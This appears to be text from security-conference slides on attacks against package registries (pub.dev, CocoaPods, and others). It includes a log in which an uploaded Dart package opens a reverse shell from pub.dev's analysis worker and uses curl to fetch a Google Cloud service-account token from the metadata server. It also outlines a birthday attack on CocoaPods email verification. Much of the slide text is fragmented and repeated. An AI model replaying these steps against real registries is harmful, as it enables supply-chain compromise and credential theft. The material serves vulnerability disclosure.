│   ├── analysis_options.yaml (<1 KB)
│   ├── evil.yaml (<1 KB)
│   ├── poc.dart (<1 KB)
│   └── pubspec.yaml (<1 KB)
```

Total compressed archive size: 1 KB.

Validating package... (9.5s)

Package validation found the following 3 potential issues:

* The name of "lib/poc.dart", "poc", should match the name of the package, "splitline_test2".

This helps users know what library to import.

* It's strongly recommended to include a "homepage" or "repository" field in your pubspec.yaml

* Please add a `CHANGELOG.md` to your package. See <https://dart.dev/tools/pub/publishing#important-files>.

Publishing is forever; packages cannot be unpublished.

Policy details are available at <https://pub.dev/policy>

Package has 3 warnings.. Do you want to publish splitline_test2 1.0.5 to https://pub.dev (y/N)? y

Uploading... (2.1s)

Message from server: Successfully uploaded https://pub.dev/packages/splitline_test2 version 1.0.5, it may take up-to 10 minutes before the new version is available.

○ → poc_package

Ncat: Listening on 0.0.0.0:7414

Ncat: Connection from 104.154.255.84.

Ncat: Connection from 104.154.255.84:1120.

/bin/sh: 0: can't access tty; job control turned off

\$ curl -s -H "Metadata-Flavor: Google" "http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token"

```
{"access_token": "WVbe6WkHGYjdzKG6dQbqgANUH0iLLIocI69mFiorilP0J5pY3MmrdKTjI9S1MS09ioQFC->JaNYV1qsZw6Vqh0JxUe4-pkfXG66qkfgt488v6h9eRVre4d9Qm7tt97kQVSjwxr-2gJf6fbsx1J1mwgi9-JF5kjkFfv3JZhbEqnBV3nR8krBl6vr-7UhJm1sF61v-Yqifr7m3WQifUrVexByZee_dlz2jSVn9UgRrjq-Fw7Vg", "expires_in": 3460, "token_type": "Bearer"}$
```

\$ id

uid=999(worker) gid=2000(worker) groups=2000(worker)

\$ pwd

/tmp/pana_VNSKTI

\$ env

PUB_ENVIRONMENT=bot.pub_dev.pub_worker:bot.pkg_pana

CI=true

HOSTNAME=4e7682cfe2a3

SHLVL=1

HOME=/home/worker

NO_COLOR=true

PANA_CACHE=/tmp/analyzerDFUFCZ/pana-cache

_pwd

PUB_HOSTED_URL=https://20251209t095900-dot-dartlang-pub.appspot.com

PATH=/home/worker/bin:/home/worker/dart/stable/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

FLUTTER_ROOT=/home/worker/dart/stable

XDG_CONFIG_HOME=/home/worker/config/dart-stable

DART_SDK=/home/worker/dart/stable

PWD=/tmp/pana_VNSKTI

PUB_CACHE=/tmp/analyzerDFUFCZ/pub-cache

\$

🔍 Search packages



RESULTS 62282 packages

SORT BY MOST PUB POINTS

splitline_test3 

🕒 Added 1 hour ago

0

LIKES

4995

POINTS

--

DOWNLOADS

meow?

v 1.1.0 (in the last hour)

 Flutter Favorite

SDK

DART

FLUTTER

PLATFORM

ANDROID

IOS

LINUX

MACOS

WEB

WINDOWS




pub.dev

⟨COCOAPODS⟩



```
$ pod trunk register 'me@splitline.tw'
```

[!] Please verify the session by clicking the link in the verification email that has been sent to me@splitline.tw



<https://trunk.cocoapods.org/sessions/verify/9993c5b9>

8-digit hex?

If you did not request this you do not need to take any further action.

Kind regards,
the CocoaPods team



[!] Please verify the session by clicking the link in the verification email that has been sent to me@splitline.tw

```
$ pod trunk register 'me@splitline.tw'
```

[!] Please verify the session by clicking the link in the verification email that has been sent to me@splitline.tw

```
$ pod trunk register 'me@splitline.tw'
```

[!] Please verify the session by clicking the link in the verification email that has been sent to me@splitline.tw

```
$ pod trunk register 'me@splitline.tw'
```

[!] Please verify the session by clicking the link in the verification email that

the session by clicking
verification email that
me@splitline.tw

r 'me@splitline.tw'

the session by clicking
verification email that
me@splitline.tw

r 'me@splitline.tw'

the session by clicking
verification email that
me@splitline.tw

r 'me@splitline.tw'

the session by clicking
verification email that
me@splitline.tw

r 'me@splitline.tw'

the session by clicking
verification email that
me@splitline.tw

[!] Please verify the session by clicking
the link in the verification email that
has been sent to me@splitline.tw

\$ pod trunk register 'me@splitline.tw'

[!] Please verify the session by clicking
the link in the verification email that
has been sent to me@splitline.tw

\$ pod trunk register 'me@splitline.tw'

[!] Please verify the session by clicking
the link in the verification email that
has been sent to me@splitline.tw

\$ pod trunk register 'me@splitline.tw'

[!] Please verify the session by clicking
the link in the verification email that
has been sent to me@splitline.tw

\$ pod trunk register 'me@splitline.tw'

[!] Please verify the session by clicking
the link in the verification email that
has been sent to me@splitline.tw

[!] Please verify the s
the link in the verific
has been sent to me@sp

\$ pod trunk register 'm

[!] Please verify the s
the link in the verific
has been sent to me@sp

\$ pod trunk register 'm

[!] Please verify the s
the link in the verific
has been sent to me@sp

\$ pod trunk register 'm

[!] Please verify the s
the link in the verific
has been sent to me@sp

\$ pod trunk register 'm

[!] Please verify the s
the link in the verific
has been sent to me@sp

Birthday Attack!

Hi splitline,

Please confirm your registration with CocoaPods by clicking the following link:

<https://trunk.cocoapods.org/sessions/verify/9993c5b9>

If you did not request this you do not need to take any further action.

Kind regards,
the CocoaPods team

Never Expire

Expected Value of Hits = 1 time collision =

$$\frac{2500 \times 21 \text{ mins}^2}{4,008,636,143}$$

Total 4,008,636,143 Possibilities

Lua → LuaRocks 🦴

Julia → JuliaHub 🦴

C# → Nuget 🦴

Objective C → CocoaPods 🦴

And more...

Victims

Victim / ?_{/N}

Future Work

A Lot.

COMPOSER

Composer 2.7.7 & Security Audit by Composer 2.7.7 & Security Audit Ome



The Python Package Index Blog



Search



Nils Arndt
Jun 10,

Today we're
PHP 5.3 to
smaller sec
immediatel

The problem
part of an a

← Back to index



Mike Fiedler

PyPI Admin, Safety &
Security Engineer (PSF)

Metadata



April 16, 2026



6 min read

Related links

PyPI has completed its first
security audit

Security Audit Remediation:
Warehouse

security

transparency

PyPI has completed its second audit

In 2023 [PyPI completed its first security audit](#), and I am proud to announce that we have now completed our second external security audit.

This work was funded by the [Sovereign Tech Agency](#), a supporter of Open Source security-related improvements, partnering with [Trail of Bits](#) to perform the audit. Thanks to ongoing support from [Alpha-Omega](#), my role at the PSF enabled me to focus on rapid remediation of the findings.

This time around, there's no three-part series, as the scope was narrower, focused only on PyPI's codebase and behaviors. Read on for a summary of issues identified, their resolutions, and more details about the audit process.

Takeaways

Researcher / Developer

Takeaways

Researcher / Developer

The origin of the supply chain is still a critical part of cybersecurity.

Takeaways

Researcher / Developer

Even trusted sources are not
necessarily fully trustworthy.

DEV✓CORE

Thanks!

✉ splitline@devco.re

✂ @_splitline_